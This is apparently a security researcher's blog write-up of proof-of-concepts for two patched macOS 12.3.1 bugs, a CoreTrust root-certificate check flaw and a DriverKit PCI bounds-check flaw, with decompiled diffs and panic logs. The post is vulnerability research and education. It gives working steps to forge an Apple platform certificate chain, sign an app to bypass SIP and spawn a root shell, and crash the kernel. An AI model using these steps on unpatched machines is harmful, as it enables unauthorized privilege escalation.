

Get new posts sent to your inbox:

Get root on macOS 12.3.1: proof-of-concepts for Linus Henze's CoreTrust and DriverKit bugs (CVE-2022-26766, CVE-2022-26763)

Jul 2, 2022

Here are two proof-of-concepts for CVE-2022-26766 (CoreTrust allows any root certificate) and CVE-2022-26763 (`IOPCIDevice::_MemoryAccess` not checking bounds at all), two issues discovered by [@LinusHenze](#) and patched in [macOS 12.4](#) / [iOS 15.5](#).

Demo: CoreTrust

On a M1 Mac Mini with macOS 12.3.1 and SIP enabled, running this `spawn_root` app will give you a root shell:

```
zhuowei-mini:~ zhuowei$ ./spawn_root bash
zhuowei-mini:~ root# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty)
zhuowei-mini:~ root#
```

```
zhuowei-mini:~ zhuowei$ uname -a
Darwin zhuowei-mini.local 21.4.0 Darwin Kernel Version 21.4.0: Fri Mar 1
zhuowei-mini:~ zhuowei$ csrutil status
System Integrity Protection status: enabled.
```

Demo: DriverKit

... all right, I don't have a good demo for this:

My current proof-of-concept requires SIP to be disabled and the built-in Bluetooth driver removed with a custom kernel... which defeats the point of a kernel bug, but *anyways*:

On a M1 Mac Mini with macOS 12.3.1, loading [this](#) DriverKit driver then invoking it will panic the kernel:

```
panic(cpu 3 caller 0xfffffe001a659d58): Kernel data abort. at pc 0xfffff
)
      x0: 0xdeadbd505fb97eef x1: 0x0000000041414141 x2: 0x00000000
      x4: 0xffffffe6081f0b55c x5: 0xffffffe1666b90d20 x6: 0x00000000
      x8: 0xffffffe001d883000 x9: 0x0000000000000000 x10: 0x00000000
      x12: 0xffffffe1666b56970 x13: 0x00000000000000078 x14: 0x00000000
      x16: 0xffffffe0019e465e8 x17: 0xffffffe0019e465cc x18: 0x00000000
      x20: 0xdeadbeefdeadbeef x21: 0xffffffe29993dd500 x22: 0x00000000
      x24: 0xffffffe6081f0b520 x25: 0xffffffe001cc61000 x26: 0xcda1fe
      x28: 0x0000000000000008c fp: 0xffffffe6081f0b270 lr: 0x13eafe
      pc: 0xffffffe0019e465e8 cpsr: 0x60401208 esr: 0x960000
```

Debugger message: panic

Memory ID: 0x6

OS release type: User

OS version: 21E258

Kernel version: Darwin Kernel Version 21.4.0: Fri Mar 18 00:47:26 PDT 20

Fileset Kernelcache UUID: CB1C95744D7FA8FB3DFE114F58CDFB05

Kernel UUID: 79A2DE0A-5FBB-32B8-B226-9D5D3F5C25A4

iBoot version: iBoot-7459.101.3

secure boot?: YES

Paniclog version: 13

KernelCache slide: 0x0000000012554000

KernelCache base: 0xffffffe0019558000

Kernel slide: 0x0000000012ce4000


Kernel text base: 0xffffffe0019ce8000

Kernel text exec slide: 0x0000000012dcc000

Kernel text exec base: 0xffffffe0019dd0000

mach_absolute_time: 0xf08a0e50

is this jelbrek?



No!

I can only figure out how to exploit these bugs on macOS, not iOS.

For CoreTrust:

iOS's `installld` checks the signatures of all installed apps using `Security.framework`, which is not vulnerable.

I'm sure Linus Henze's eventual Fugu15 will find a neat trick around this, but I couldn't figure it out.

Thus, it's impossible to exploit this bug on iOS unless you already have a jailbreak.

You could use the CoreTrust bug on its own to re-sign your semi-untethered iOS 14 jailbreak app so it wouldn't expire every week. However:

- you can already bypass the weekly expiry with an enterprise certificate.
- again, you need to be jailbroken to install the fakesigned app in the first place.
- (EDIT 2022-07-02): the Taurine developers have **released** a Taurine build that uses the CoreTrust bug to avoid expiring every 7 days... but it only works on arm64 devices. On arm64e devices, it fails with an `ERR_JAILBREAK` error.

For DriverKit:

A third-party DriverKit driver can't override a built-in kext. All PCI devices on an iPhone have built-in drivers, so our DriverKit driver can't attach to any PCI device.

(Technically the PCI bridge has no existing driver, but it also doesn't have a BAR memory mapping, so the vulnerable code can't be reached)

On a Mac or iPad, you can plug in an external PCIe device with Thunderbolt/USB4. iPhones have no such support.

You can't reset an existing internal PCIe device either: after the Wi-Fi/Bluetooth driver boots up the card (the card doesn't appear over PCIe if the driver is removed from the kernel collection), there appears to be no way to power off or restart the card.

Thus, my proof-of-concepts only works on macOS. I'm eagerly awaiting Linus Henze's writeup to see how he bypasses these restrictions.

CVE-2022-26766: the CoreTrust bug

For years, macOS allowed any root certificate when checking code signatures, making code signing completely useless.

iOS 12 / macOS Mojave introduced **CoreTrust**, a new code signature verification framework that runs in the kernel before the traditional `amfid` verification in userspace.

- For developer-signed apps, CoreTrust acts as an additional line of defense, verifying that code signatures are correctly formed before passing it to `amfid` for verification via userspace `libmis.dylib` / `Security.framework`.
- on macOS Big Sur / iOS 14 and later, for App Store/Platform apps, CoreTrust *replaces* the `amfid` verification, speeding up app launches by avoiding a trip into userspace:

```
kernel  AMFI: vnode_check_signature called with platform 2
kernel  App Store Fast Path -> /bin/example
```

(I guess they never `mis`, huh)

(EDIT 2022-07-02: mention that CoreTrust is not vulnerable **before iOS 14**)

CoreTrust's verification is written from scratch and shares no code with the userspace `Security.framework`.

AMFI calls CoreTrust via `CTEvaluateAMFICodeSignatureCMS`, (or on Apple Internal developer devices, `CTEvaluateAMFICodeSignatureCMSPubKey` for custom root certificates).

The actual signature check occurs in `X509ChainCheckPathWithOptions`: in pseudocode, it does:

- `policy_flags = 0xffffffffffffffff`
- for each certificate in chain:
 - call `X509CertificateCheckSignature` to validate that this certificate is signed by the next certificate in the chain
 - `policy_flags = policy_flags & certificate->policy_flags`
 - if this certificate is signed by itself, then it's the root certificate
- if we have verification options:
 - if the number of certs in the chain is wrong, return error
 - if we have a custom root certificate (from `CTEvaluateAMFICodeSignatureCMSPubKey`):
 - if the root doesn't match the specified root certificate, return error
- return success with the final policy flags (an AND of all the certificates' policy flags).

Can you spot the issue?

Here's a hint: the left is a decompile of the end of `X509CertificateCheckSignature` from macOS 12.3.1; the right is the same code from 12.4.

```

133 1t (param_3 != (ulong *)0x0) {
134     if (*param_3 != 0) {
135         uVar6 = uVar3;
136         if ((bVar1) && (uVar6 = uVar3 + 1, 0xfffffffffffffffe < uVar3)) {
137 LAB_1a068c280:
138             /* WARNING: Could not recover jump table at 0x0001a068c280. Too
139             /* WARNING: Treating indirect jump as call */
140             UNRECOVERED_JUMPTABLE = (code *)SoftwareBreakpoint(0x5500,0x1a068c284);
141             (*UNRECOVERED_JUMPTABLE)();
142             return;
143         }
144         if (*param_3 != uVar6) {
145             uVar3 = (ulong)((int)uVar6 << 8 | 0x900006);
146             goto LAB_1a068c248;
147         }
148     }
149     if ((param_3[3] != 0) && (*(long *) (param_3[3] + 8) != 0)) {
150         lVar7 = **(long **) (param_2[1] + 8);
151         local_78 = &DAT_aaaaaaaaaaaaaaaa;
152         puStack112 = &DAT_aaaaaaaaaaaaaaaa;
153         local_88 = &DAT_aaaaaaaaaaaaaaaa;
154         puStack128 = &DAT_aaaaaaaaaaaaaaaa;
155         _X509CertificateParseSPKI(lVar7 + 0x58,&local_78,0,&local_88);
156         iVar2 = _compare_octet_string(&local_78,param_3[4]);
157         if (((iVar2 != 0) || (iVar2 = _compare_octet_string(&local_88,param_3[3]), iVar2 = _X509CertificateCheckSignatureWithPublicKey
158             (param_3[3],param_3[4],param_3[5],lVar7 + 0x10,lVar7 +
159             ), iVar2 != 0)) {
160             uVar3 = (ulong)((int)uVar3 << 8 | 0x900008);
161             goto LAB_1a068c248;
162         }
163     }
164 }
165
119 1f (param_3 != (ulong *)0x0) {
120     if (*param_3 != 0) {
121         uVar6 = uVar3;
122         if ((bVar1) && (uVar6 = uVar3 + 1, 0xfffffffffffffffe < uVar3)) {
123 LAB_00009f60:
124             /* WARNING: Could not recover jump table at 0x00009f60. Too many
125             /* WARNING: Treating indirect jump as call */
126             UNRECOVERED_JUMPTABLE = (code *)SoftwareBreakpoint(0x5500,0x9f64);
127             (*UNRECOVERED_JUMPTABLE)();
128             return;
129         }
130         if (*param_3 != uVar6) {
131             uVar3 = (ulong)((int)uVar6 << 8 | 0x900006);
132             goto ReturnFromFunc;
133         }
134     }
135     if (((param_3[3] != 0) && (*(long *) (param_3[3] + 8) != 0)) || (*(char *) (param
136     {
137         lVar7 = **(long **) (param_2[1] + 8);
138         if (*(char *) (param_3 + 2) == '\0') {
139             local_78 = 0xaaaaaaaaaaaaaaaa;
140             uStack112 = 0xaaaaaaaaaaaaaaaa;
141             local_88 = 0xaaaaaaaaaaaaaaaa;
142             uStack128 = 0xaaaaaaaaaaaaaaaa;
143             _X509CertificateParseSPKI(lVar7 + 0x58,&local_78,0,&local_88);
144             iVar2 = _compare_octet_string(&local_78,param_3[4]);
145             if (((iVar2 != 0) || (iVar2 = _compare_octet_string(&local_88,param_3[3]),
146                 (iVar2 = _X509CertificateCheckSignatureWithPublicKey
147                     (param_3[3],param_3[4],param_3[5],lVar7 + 0x10,lVar7
148                     lVar7 + 0x38), iVar2 != 0)) {
149                 uVar9 = 0x900008;
150 LAB_00009ecc:
151                 uVar3 = (ulong)(uVar9 | (int)uVar3 << 8);
152                 goto ReturnFromFunc;
153             }
154         }
155         else {
156             lVar4 = 0xa8;
157             if (!bVar1) {
158                 lVar4 = 0xb8;
159             }
160             lVar4 = _X509ChainGetAppleRootUsingKeyIdentifier
161                 (lVar7 + lVar4,*(undefined *) ((long)param_3 + 0x11));
162             if (lVar4 == 0) {
163                 uVar3 = (ulong)((int)uVar3 << 8 | 0x90000b);
164                 goto ReturnFromFunc;
165             }
166             iVar2 = _X509CertificateCheckSignature(0x1d,lVar4,lVar7 + 0x10,lVar7 + 0x26
167             if (iVar2 != 0) {
168                 uVar9 = 0x90000c;
169                 goto LAB_00009ecc;
170             }
171         }
172     }
173 }

```

That's right:

if there's a custom root certificate, it verifies that the root matches the custom certificate.

If there's no custom root certificate - the configuration on production devices - the root certificate is *never checked* on macOS 12.3.1!

Anyone can create their own root certificate: CoreTrust would happily mark it as a genuine Apple signature and skip the userspace `amfid` path.

macOS 12.4 fixes this by adding an extra `X509ChainGetAppleRootUsingKeyIdentifier / X509CertificateCheckSignature` pair to check that the root certificate is an authentic Apple root.

@littlelailo found this change by diffing `libmis.dylib`, which includes its own copy of CoreTrust's code. If you're reversing this, you probably want the kernel module instead since it includes a few more symbols. (Here are [my notes](#).)

Exploiting CoreTrust: generating certificates

Let's make a fake ID to get into bars to become a macOS platform app.

Extracting Apple's real certificate chain

Before we generate our own certificates, we need to examine what a valid Apple certificate looks like.

We first extract the real certificate chain from `/bin/bash`:

```
codesign -d --extract-certificates=macOS_certs /bin/bash
```

This outputs the three certificates in `/bin/bash`'s certificate chain:

- Software Signing
- Apple Code Signing Certification Authority
- Apple Root CA

You can print them with OpenSSL:

```
openssl x509 -text -noout -inform der -in macOS_certs0
```

`macOS_certs0` and `macOS_certs1` have `1.2.840.113635.100.6.22` as a certificate extension. This is `CT0idAppleMacPlatform`.

In CoreTrust's `X509CertificateParseImplicit`, this OID gives the certificate a `policy_flags` of `0x100008`. This [decodes](#) to `CORETRUST_POLICY_MAC_PLATFORM | CORETRUST_POLICY_MAC_PLATFORM_G2`, which indicates to macOS that the program is a platform application.

The root cert does not have this extension: known root certs have their `policy_flags` hardcoded by CoreTrust in `X509PolicySetFlagsForRoot`.

Our root certificate isn't known to CoreTrust, so we need the same extension in our custom root certificate so we can get `policy_flags`.

Creating our own certificate chain

* extremely 办证 voice * 办证1.2.840.113635.100.6.22

We generate our certificates using OpenSSL 3.0.3 from Homebrew. (macOS's built-in `openssl` is too old.)

I used [this script](#) to:

- generate a chain of three certificates, all with the `CT0idAppleMacPlatform` extension
- package the certificates and the leaf certificate's private key into a .p12 file

If you don't want to generate your own, you can get my certificate and private key [here](#), so you can re-enact [xkcd/1553](#).

To use the key, first open the p12 file, and type `password` as the password to import it into Keychain.

Then, sign an app with the fake cert using `codesign`:

```
codesign -s "Worth Doing Badly Developer ID" -f --entitlements spawn_roc
```

With a fake platform certificate, we can get any entitlement and defeat SIP. Without SIP, macOS is completely [unprotected](#).

For this demo, I chose to borrow [another](#) of Linus Henze's tricks and use the `com.apple.private.persona-mgmt` entitlement to `posix_spawn` a root shell.

Result

Running this app on macOS 12.4 crashes immediately:

```
$ ./spawn_root bash  
Killed: 9
```

In the kernel log, AMFI rejects the entitlements:

```
kernel  AMFI: code signature validation failed.  
kernel  AMFI: bailing out because of restricted entitlements.
```

But running on macOS 12.3.1 gives a root shell:

```
zhuowei-mini:~ zhuowei$ ./spawn_root bash  
zhuowei-mini:~ root#
```

If you turn on `cs_debug` (`sysctl vm.cs_debug=1`), the kernel prints:

```
kernel  AMFI: vnode_check_signature called with platform 1  
kernel  setting platform binary on task: pid = 964
```

Which shows that the kernel accepted our fake signed app as a genuine platform application.

We can further validate that our fake cert worked by calling `CTEvaluateAMFICodeSignatureCMS` directly with [this tool](#):

```
$ ./ct_little spawn_root
```

On macOS 12.4, CoreTrust correctly detects that the root certificate is not Apple, and sets `policy_flags = 0`, just like an ad-hoc signature:

```
ct_little[9924:455779] result = 0 leaf_certificate = 0x7fe3ec00be99 leaf_certi
```

However, on macOS 12.3.1, `policy_flags` is set to `0x100008`, based on the OID we specified:

```
ct_little[654:5957] result = 0 leaf_certificate = 0x13b80cc99 leaf_certi
```

CVE-2022-26763: the DriverKit bug

macOS's a X, but its drivers are a throwback to Mac OS 9: one wrong `mov` takes down the whole system.

DriverKit is supposed to solve this, but new code brings new bugs... such as this one:

`IOPCIDevice::_MemoryAccess` just... doesn't check `offset` at all.

macOS 12.3.1:

```
IOReturn IOPCIDevice::deviceMemoryWrite32(uint8_t memoryIndex,
                                           uint64_t offset,
                                           uint32_t data)
{
    IOReturn result = kIOReturnUnsupported;

    IOMemoryMap* deviceMemoryMap = reserved->deviceMemoryMap[memoryIndex];
    if(deviceMemoryMap != NULL)
    {
        ml_io_write(deviceMemoryMap->getVirtualAddress() + offset, data,
                    result = kIOReturnSuccess;
    }
    else
    {
        DLOG("IOPCIDevice::deviceMemoryRead32: index %u could not get ma
        return kIOReturnNoMemory;
    }

    return result;
}
```

macOS 12.4:

```
IOReturn IOPCIDevice::deviceMemoryWrite32(uint8_t memoryIndex,
                                           uint64_t offset,
                                           uint32_t data)
{
    IOReturn result = kIOReturnUnsupported;

    IOMemoryMap* deviceMemoryMap = reserved->deviceMemoryMap[memoryIndex];
    if(deviceMemoryMap != NULL)
    {
        IOVirtualAddress address = deviceMemoryMap->getVirtualAddress();
        IOByteCount length = deviceMemoryMap->getLength();
        uint64_t sum = 0;
```

```
    if( (offset + sizeof(uint32_t)) > length
        || (os_add_overflow(offset, sizeof(uint32_t), &sum)))
    {
        return kIOReturnOverrun;
    }

    ml_io_write(address + offset, data, sizeof(uint32_t));
    result = kIOReturnSuccess;
}
else
{
    DLOG("IOPCIDevice::deviceMemoryWrite32: index %u could not get m
    return kIOReturnNoMemory;
}

return result;
}
```

When I went looking for this, I first diffed the kernel with IDA and BinDiff, but found nothing.

I thought about DriverKit, realized that PCI probably has memory access support, went to Apple's open source site, and promptly got mad at myself for not noticing this first.

Exploiting DriverKit: setting up the driver

To exploit this issue, we create a DriverKit driver to get into **BARs**.

I chose to target the Bluetooth card, since all M1 Macs have one.

I based my PCIDriverKit driver on Apple's **PCIDriverKitPEX8733** sample and vialy's **IOSHMEM** driver. I also consulted **Karabiner-DriverKit-VirtualHIDDevice**'s DriverKit debugging guide.

Unpaid developer accounts can't sign DriverKit extensions. (I think macOS 13 beta extends DriverKit to all paid developer accounts, but unfortunately not to free provisioning)

To test our extension, we need to:

- turn SIP off.

When SIP is on, DriverKit validates that the driver is signed and notarized using the userspace `Security.framework`, which doesn't have the CoreTrust bug.

(Using the CoreTrust bug to bypass the check is left as an exercise for the reader)

Optionally, enable **Developer Mode** so the dext doesn't need to live in `/Applications`.

- disable the existing Bluetooth driver.

To disable the existing driver, we follow **macvdmtool**'s instructions and generate a custom kernel cache without the `AppleConvergedPCI` and `AppleConvergedIPCOLYBTControl` driver:

```
sudo kmutil create -n boot -a arm64e -B /Users/zhuowei/kc.noshim.macho -
```

Then we reboot into 1TR recovery, disable SIP, and use `kmutil configure-boot` to set the custom kernel cache.

Finally, we:

- build **our DriverKit extension** and accompanying app **without signing**
- manually sign it
- copy it to `/Applications` (if developer mode is disabled)
- launch app: `/Applications/PCICrashApp.app/Contents/MacOS/PCICrashApp`
- go to System Preferences and allow the Driver Extension to load
- run `./pcicrash_userclient 1235` to tell our DriverKit to make the `_MemoryAccess` call

With this, we get a panic.

What I still don't know

- How Fugu15 bypasses `installld`'s signature check
- How Fugu15 figures out the base address of the PCI mapping to turn virtual memory out-of-bounds access into kernel read/write
- How Fugu15 exploits a PCI/Thunderbolt/USB4 bug on an iPhone without Thunderbolt/USB4
- How the other two Fugu15 bugs (PAC bypass, PPL bypass) work

Thanks

- **Linus Henze** for finding and reporting these issues responsibly, keeping macOS users safe, and best of all, meticulously documenting research in writeups. I can't wait to read the Fugu15 writeup.

- [@Fame_G_Monster](#) for pointing out the CoreTrust App Store fast path
- and most importantly, thank you so, so much to [@littlelailo](#) for [teaching me](#), guiding me through how these bugs worked, and for responding to all my questions with great answers and suggestions.

What I learned

- How to extract codesigning certificates with `codesign` and with `Security.framework`

- How to create X.509 certificates with extensions using OpenSSL

- How CoreTrust's fast path works

- How to create a simple DeviceKit driver

- How to disable a kext driver on Apple Silicon

Programming experiments by [@zhuowei](#).

- How to disable signing in Xcode

Opinions are my own.

- You can keep SIP enabled with a custom kernel collection